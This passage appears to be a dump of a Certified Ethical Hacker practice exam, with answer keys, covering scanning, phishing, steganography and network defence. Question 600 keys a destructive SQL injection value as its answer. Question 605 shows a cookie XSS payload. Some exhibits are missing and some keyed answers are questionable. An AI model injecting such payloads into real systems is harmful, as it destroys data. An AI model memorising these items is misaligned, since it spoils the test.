
QUESTION 591

If a competitor wants to cause damage to your organization, steal critical secrets, or put you out of business, they just have to find a job opening, prepare someone to pass the interview, have that

Real 368

ECCouncil 312-50 Exam

person hired, and they will be in the organization.



How would you prevent such type of attacks?

- A. It is impossible to block these attacks
- B. Hire the people through third-party job agencies who will vet them for you
- C. Conduct thorough background checks before you engage them
- D. Investigate their social networking profiles

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 592

This type of Port Scanning technique splits TCP header into several packets so that the packet

Real 369

ECCouncil 312-50 Exam

filters are not able to detect what the packets intends to do.

- A. UDP Scanning
- B. IP Fragment Scanning
- C. Inverse TCP flag scanning
- D. ACK flag scanning

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 593

Anonymizer sites access the Internet on your behalf, protecting your personal information from disclosure. An anonymizer protects all of your computer's identifying information while it surfs for you, enabling you to remain at least one step removed from the sites you visit.

You can visit Web sites without allowing anyone to gather information on sites visited by you. Services that provide anonymity disable pop-up windows and cookies, and conceal visitor's IP address.

These services typically use a proxy server to process each HTTP request. When the user requests a Web page by clicking a hyperlink or typing a URL into their browser, the service retrieves and displays the information using its own server. The remote server (where the requested Web page resides) receives information on the anonymous Web surfing service in place of your information.

In which situations would you want to use anonymizer? (Select 3 answers)

- A. Increase your Web browsing bandwidth speed by using Anonymizer
- B. To protect your privacy and Identity on the Internet
- C. To bypass blocking applications that would prevent access to Web sites or parts of sites that you want to visit.

D. Post negative entries in blogs without revealing your IP identity

Correct Answer: BCD

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 594

TCP SYN Flood attack uses the three-way handshake mechanism.

Real 370

ECCouncil 312-50 Exam

1. An attacker at system A sends a SYN packet to victim at system B.

2. System B sends a SYN/ACK packet to victim A.

3. As a normal three-way handshake mechanism system A should send an ACK packet to system B, however, system A does not send an ACK packet to system B. In this case client B is waiting for an ACK packet from client A.

This status of client B is called _____

- A. "half-closed"
- B. "half open"
- C. "full-open"
- D. "xmas-open"

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 595

Lori is a Certified Ethical Hacker as well as a Certified Hacking Forensics Investigator working as an IT security consultant. Lori has been hired on by Kiley Innovators, a large marketing firm that recently underwent a string of thefts and corporate espionage incidents. Lori is told that a rival marketing company came out with an exact duplicate product right before Kiley Innovators was about to release it. The executive team believes that an employee is leaking information to the rival company. Lori questions all employees, reviews server logs, and firewall logs; after which she finds nothing. Lori is then given permission to search through the corporate email system. She searches by email being sent to and sent from the rival marketing company.

She finds one employee that appears to be sending very large email to this other marketing company, even though they should have no reason to be communicating with them. Lori tracks down the actual emails sent and upon opening them, only finds picture files attached to them. These files seem perfectly harmless, usually containing some kind of joke. Lori decides to use some special software to further examine the pictures and finds that each one had hidden text that was stored in each picture.

What technique was used by the Kiley Innovators employee to send information to the rival marketing company?

- A. The Kiley Innovators employee used cryptography to hide the information in the emails sent
 - B. The method used by the employee to hide the information was logical watermarking
 - C. The employee used steganography to hide information in the picture attachments
 - D. By using the pictures to hide information, the employee utilized picture fuzzing
- Real 371
ECCouncil 312-50 Exam

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 596

You run nmap port Scan on 10.0.0.5 and attempt to gain banner/server information from services running on ports 21, 110 and 123.

Here is the output of your scan results:

```
PORT      STATE     SERVICE      VERSION
21/tcp    open      ftp          vsftpd 2.0.7
110/tcp   open      pop3        Courier pop3d
123/tcp   closed    ntp         

Device type: general purpose
Running: Linux 2.8.X

OS details: Linux 2.8.18, Linux 2.8.20 - 2.8.24
Uptime: 65.658 days (since Mon Jun 19 00:43:29 2011)
Network Distance: 0 hops
Service Info: OS: Unix
```

Which of the following nmap command did you run?

- A. nmap -A -sV -p21,110,123 10.0.0.5
- B. nmap -F -sV -p21,110,123 10.0.0.5
- C. nmap -O -sV -p21,110,123 10.0.0.5
- D. nmap -T -sV -p21,110,123 10.0.0.5

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 597

How do you defend against Privilege Escalation?

- A. Use encryption to protect sensitive data
 - B. Restrict the interactive logon privileges
 - C. Run services as unprivileged accounts
 - D. Allow security settings of IE to zero or Low
 - E. Run users and applications on the least privileges
- Real 372
ECCouncil 312-50 Exam

Correct Answer: ABCE

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 598

You are the security administrator of Jaco Banking Systems located in Boston. You are setting up e-banking website (<http://www.ejacobank.com>) authentication system. Instead of issuing banking customer with a single password, you give them a printed list of 100 unique passwords. Each time the customer needs to log into the e-banking system website, the customer enters the next password on the list. If someone sees them type the password using shoulder surfing, MiTM or keyloggers, then no damage is done because the password will not be accepted a second time. Once the list of 100 passwords is almost finished, the system automatically sends out a new password list by encrypted e-mail to the customer.

You are confident that this security implementation will protect the customer from password abuse.

Two months later, a group of hackers called "HackJihad" found a way to access the one-time password list issued to customers of Jaco Banking Systems. The hackers set up a fake website (<http://www.e-jacobank.com>) and used phishing attacks to direct ignorant customers to it. The fake website asked users for their e-banking username and password, and the next unused entry from their one-time password sheet. The hackers collected 200 customer's username/passwords this way. They transferred money from the customer's bank account to various offshore accounts.

Your decision of password policy implementation has cost the bank with USD 925,000 to hackers. You immediately shut down the e-banking website while figuring out the next best security solution

What effective security solution will you recommend in this case?

- A. Implement Biometrics based password authentication system. Record the customers face image to the authentication database
- B. Configure your firewall to block logon attempts of more than three wrong tries
- C. Enable a complex password policy of 20 characters and ask the user to change the password immediately after they logon and do not store password histories
- D. Implement RSA SecureID based authentication system

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 599

Which of the following type of scanning utilizes automated process of proactively identifying

Real 373

ECCouncil 312-50 Exam

vulnerabilities of the computing systems present on a network?

- A. Port Scanning
- B. Single Scanning
- C. External Scanning
- D. Vulnerability Scanning

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 600

The following script shows a simple SQL injection. The script builds an SQL query by concatenating hard-coded strings together with a string entered by the user:

```
var ShipCity;
ShipCity = Request.form ("ShipCity");
var sql = "select * from OrdersTable where ShipCity = '" + ShipCity + "'";
```

The user is prompted to enter the name of a city on a Web form. If she enters Chicago, the query assembled by the script looks similar to the following:

SELECT * FROM OrdersTable WHERE ShipCity = 'Chicago'

How will you delete the OrdersTable from the database using SQL Injection?

- A. Chicago'; drop table OrdersTable --
- B. Delete table'blah'; OrdersTable --
- C. EXEC; SELECT * OrdersTable > DROP --
- D. cmdshell'; 'del c:\sql\mydb\OrdersTable' //

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 601

What are the limitations of Vulnerability scanners? (Select 2 answers)

- A. There are often better at detecting well-known vulnerabilities than more esoteric ones
- B. The scanning speed of their scanners are extremely high Real 374
ECCouncil 312-50 Exam
- C. It is impossible for any, one scanning product to incorporate all known vulnerabilities in a timely manner
- D. The more vulnerabilities detected, the more tests required
- E. They are highly expensive and require per host scan license

Correct Answer: AC

Section: Mixed Questions**Explanation****Explanation/Reference:**

Explanation:

QUESTION 602

Stephanie works as senior security analyst for a manufacturing company in Detroit. Stephanie manages network security throughout the organization. Her colleague Jason told her in confidence that he was able to see confidential corporate information posted on the external website <http://www.jeansclothesman.com>. He tries random URLs on the company's website and finds confidential information leaked over the web. Jason says this happened about a month ago. Stephanie visits the said URLs, but she finds nothing. She is very concerned about this, since someone should be held accountable if there was sensitive information posted on the website.

Where can Stephanie go to see past versions and pages of a website?

- A. She should go to the web page Samspade.org to see web pages that might no longer be on the website
- B. If Stephanie navigates to Search.com; she will see old versions of the company website
- C. Stephanie can go to Archive.org to see past versions of the company website
- D. AddressPast.com would have any web pages that are no longer hosted on the company's website


Correct Answer: C

Section: Mixed Questions**Explanation****Explanation/Reference:**

Explanation:

QUESTION 603

What type of Virus is shown here?



- A. Cavity Virus
 - Real 375
 - ECCouncil 312-50 Exam
- B. Macro Virus
 - C. Boot Sector Virus
 - D. Metamorphic Virus
 - E. Sparse Infector Virus

Correct Answer: E

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 604



An attacker finds a web page for a target organization that supplies contact information for the company. Using available details to make the message seem authentic, the attacker drafts e-mail to an employee on the contact page that appears to come from an individual who might reasonably request confidential information, such as a network administrator.

The email asks the employee to log into a bogus page that requests the employee's user name and password or click on a link that will download spyware or other malicious programming.

Google's Gmail was hacked using this technique and attackers stole source code and sensitive data from Google servers. This is highly sophisticated attack using zero-day exploit vectors, social engineering and malware websites that focused on targeted individuals working for the company.

What is this deadly attack called?

- A. Spear phishing attack
 - B. Trojan server attack
 - C. Javelin attack
 - D. Social networking attack
- Real 376
ECCouncil 312-50 Exam

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 605

Vulnerability scanners are automated tools that are used to identify vulnerabilities and misconfigurations of hosts. They also provide information regarding mitigating discovered vulnerabilities.

Acunetix Web Vulnerability Scanner (Consultant Edition)

File Actions Tools Configuration Help

New Scan | Report | Start URL: http://testphp.vulnweb.com:80/ | Profile: Default | Start

Scan Results

- Scan Thread 1 (http://testphp.vulnweb.com:80/)
 - Web Alerts (153)
 - Apache Mod_Rewrite Off-By-One Buffer Overflow Vuln... (1)
 - Blind SQL Injection (11)
 - CRLF injection/HTTP response splitting (AS) (1)
 - Cross Site Scripting (15)
 - /404.php
 - /AJAX/showxml.php (1)
 - /comment.php (1)
 - name (1)
 - variant 1
 - /guestbook.php (5)
 - /listproducts.php (3)
 - /Mod_Rewrite_Shop/takeover.php (1)
 - /search.php (2)
 - /secured/newuser.php (1)
 - Directory Traversal (AS) (2)
 - Macromedia Dreamweaver Remote Database Scripts (1)
 - PHP HTML Entity Encoder Heap Overflow Vulnerability (1)
 - PHP version older than 5.2.1 (1)
 - PHP version older than 5.2.3 (1)
 - PHP version older than 5.2.5 (1)
 - PHP version older than 5.2.6 (1)
 - PHP Zend_Hash_Del_Key_Or_Index vulnerability (1)
 - Script source code disclosure (1)
 - SQL injection (AS) (15)
 - Apache 2.x version older than 2.0.61 (1)
 - Apache 2.x version older than 2.0.63 (1)
 - Application error message (14)

Attack details

Cookie input mycookie was set to 1<ScRipt>prompt(935987)</ScRipt>
The input is reflected inside a text element.

View HTTP headers

Request

```
GET /AJAX/showxml.php HTTP/1.1  
Cookie: login=robert_test/robert_test; mycookie=1<ScRipt>  
>prompt(935987)</ScRipt>  
Host: testphp.vulnweb.com:80  
Connection: Keep-alive  
Accept-Encoding: gzip,deflate  
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT  
5.0; .NET CLR 1.1.4322)
```

Response

```
HTTP/1.1 200 OK  
Date: Wed, 08 Sep 2010 16:46:04 GMT  
Server: Apache/2.0.55 (Ubuntu) mod_python/3.1.4  
Python/2.4.3 PHP/5.1.2 mod_ssl/2.0.55 OpenSSL/0.9.8a  
mod_perl/2.0.2 Perl/v5.8.7  
X-Powered-By: PHP/5.1.2  
Content-Length: 66  
Keep-Alive: timeout=15, max=95  
Connection: Keep-Alive  
Content-Type: text/html; charset=UTF-8
```

View HTML response

Launch the attack with HTTP Editor

Activity Window

Ready

Which of the following statements is incorrect?

- A. Vulnerability scanners attempt to identify vulnerabilities in the hosts scanned.
- B. Vulnerability scanners can help identify out-of-date software versions, missing patches, or system upgrades
- C. They can validate compliance with or deviations from the organization's security policy
- D. Vulnerability scanners can identify weakness and automatically fix and patch the vulnerabilities without user intervention

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

Real 377

ECCouncil 312-50 Exam

QUESTION 606

How does traceroute map the route a packet travels from point A to point B?

- A. Uses a TCP timestamp packet that will elicit a time exceeded in transit message
- B. Manipulates the value of the time to live (TTL) within packet to elicit a time exceeded in transit message
- C. Uses a protocol that will be rejected by gateways on its way to the destination
- D. Manipulates the flags within packets to force gateways into generating error messages

Correct Answer: B

Section: Mixed Questions


Explanation

Explanation/Reference:

Explanation:

QUESTION 607

How do you defend against DHCP Starvation attack?



- A. Enable ARP-Block on the switch
 - B. Enable DHCP snooping on the switch
 - C. Configure DHCP-BLOCK to 1 on the switch
 - D. Install DHCP filters on the switch to block this attack

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:


Explanation:

QUESTION 608

Real 378

ECCouncil 312-50 Exam

What type of session hijacking attack is shown in the exhibit?



- A. Cross-site scripting Attack
- B. SQL Injection Attack
- C. Token sniffing Attack

D. Session Fixation Attack

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 609

Neil is a network administrator working in Istanbul. Neil wants to setup a protocol analyzer on his network that will receive a copy of every packet that passes through the main office switch. What type of port will Neil need to setup in order to accomplish this?

- A. Neil will have to configure a Bridged port that will copy all packets to the protocol analyzer.
- B. Neil will need to setup SPAN port that will copy all network traffic to the protocol analyzer.
- C. He will have to setup an Ether channel port to get a copy of all network traffic to the analyzer.
- D. He should setup a MODS port which will copy all network traffic.

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 610

In TCP communications there are 8 flags; FIN, SYN, RST, PSH, ACK, URG, ECE, CWR. These flags have decimal numbers assigned to them:

Real 379

ECCouncil 312-50 Exam

FIN = 1

SYN = 2

RST = 4

PSH = 8

ACK = 16

URG = 32

ECE = 64

CWR = 128

Jason is the security administrator of ASPEN Communications. He analyzes some traffic using Wireshark and has enabled the following filters.

```
((tcp.flags == 0x02) || (tcp.flags == 0x12) ) || ((tcp.flags == 0x10) && (tcp.ack==1) && (tcp.len==0))
```

What is Jason trying to accomplish here?

- A. SYN, FIN, URG and PSH
- B. SYN, SYN/ACK, ACK
- C. RST, PSH/URG, FIN
- D. ACK, ACK, SYN, URG

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 611

Jayden is a network administrator for her company. Jayden wants to prevent MAC spoofing on all the Cisco switches in the network. How can she accomplish this?

- A. Jayden can use the command: ip binding set.
- B. Jayden can use the command: no ip spoofing.
- C. She should use the command: no dhcp spoofing.
- D. She can use the command: ip dhcp snooping binding.

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

Real 380

QUESTION 612

Peter extracts the SID list from Windows 2008 Server machine using the hacking tool "SIDExtractor". Here is the output of the SIDs:

```
S-1-5-21-1125394485-807628933-549785860-100 John
S-1-5-21-1125394485-807628933-549785860-652 Rebecca
S-1-5-21-1125394485-807628933-549785860-412 Sheela
S-1-5-21-1125394485-807628933-549785860-999 Shawn
S-1-5-21-1125394485-807628933-549785860-777 Somia
S-1-5-21-1125394485-807628933-549785860-500 Chang
S-1-5-21-1125394485-807628933-549785860-555 Micah
```

From the above list identify the user account with System Administrator privileges?

- A. John
- B. Rebecca
- C. Sheela
- D. Shawn
- E. Somia
- F. Chang
- G. Micah

Correct Answer: F

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 613

Google uses a unique cookie for each browser used by an individual user on a computer. This cookie contains information that allows Google to identify records about that user on its database. This cookie is submitted every time a user launches a Google search, visits a site using AdSense etc. The information stored in Google's database, identified by the cookie, includes

- Everything you search for using Google
- Every web page you visit that has Google Adsense ads

How would you prevent Google from storing your search keywords?

- A. Block Google Cookie by applying Privacy and Security settings in your web browser
- B. Disable the Google cookie using Google Advanced Search settings on Google Search page
- C. Do not use Google but use another search engine Bing which will not collect and store your search keywords
- D. Use MAC OS X instead of Windows 7. Mac OS has higher level of privacy controls by default.

Real 381

ECCouncil 312-50 Exam

Correct Answer: A

Section: Mixed Questions


Explanation

Explanation/Reference:

Explanation:

QUESTION 614

In Trojan terminology, what is required to create the executable file chess.exe as shown below?



- A. Mixer
- B. Converter
- C. Wrapper
- D. Zipper

Correct Answer: C
Section: Mixed Questions
Explanation

Explanation/Reference:

Real 382

ECCouncil 312-50 Exam

Explanation:

QUESTION 615

Syslog is a standard for logging program messages. It allows separation of the software that generates messages from the system that stores them and the software that reports and analyzes them. It also provides devices, which would otherwise be unable to communicate a means to notify administrators of problems or performance.

System Messages from the previous week**Thursday, July 20, 2006 12:21:25 PM CDT****Lists all system messages reported during the past 7 days****Number of records reported: 5**

TimeStamp	ID	Severity	Server	Component	Error Code
Monday, July 17, 2006 2:49:30 PM CDT	870ef3dd1c10e5c6:19ee8a:10c7e0883f7:-7ff8	Fatal	dhcp-uaus09-147-76	Logging	ERROR
Monday, July 17, 2006 12:36:59 PM CDT	870ef3dd1c10e5c6:1983ad7:10c7d8ece05:-7ffb	Fatal	dhcp-uaus09-147-76	Logging	ERROR
Thursday, July 20, 2006 12:20:46 PM CDT	2fe1c4f202a318cd:15ad36d:10c8c6040be:-7fc0	Fatal	dhcp-uaus09-147-110	Logging	ERROR
Thursday, July 20, 2006 9:43:14 AM CDT	2fe1c4f202a318cd:15ad36d:10c8c6040be:-7fdd	Fatal	dhcp-uaus09-147-110	Logging	ERROR

What default port Syslog daemon listens on?

- A. 242
- B. 312
- C. 416
- D. 514

Correct Answer: D**Section: Mixed Questions**

Explanation

